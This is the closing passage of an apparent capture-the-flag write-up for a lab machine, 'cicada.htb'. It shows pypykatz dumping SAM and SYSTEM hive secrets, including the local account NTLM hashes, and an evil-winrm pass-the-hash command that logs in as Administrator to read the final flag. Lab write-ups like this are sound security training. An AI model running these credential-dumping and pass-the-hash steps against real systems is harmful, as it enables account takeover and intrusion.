WARNING:pypykatz:SOFTWARE hive path not supplied! Parsing SOFTWARE will not work
============== SYSTEM hive secrets ==============
CurrentControlSet: ControlSet001
Boot Key: 3c2b033757a49110a9ee680b46e8d620
============== SAM hive secrets ==============
HBoot Key: a1c299e572ff8c643a857d3fdb3e5c7c10101010101010101010101010101010
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

With the Administrator hash in hand, we can access the Administrator account using Evil-WinRM.

evil-winrm -i cicada.htb -u Administrator -H 2b87e7c93a3e8a0ea4a581937016f341



All that's left is to locate and view the contents of the root.txt file in the Administrator's desktop directory i.e. The Second token.



That's all for the day!

Thanks for reading!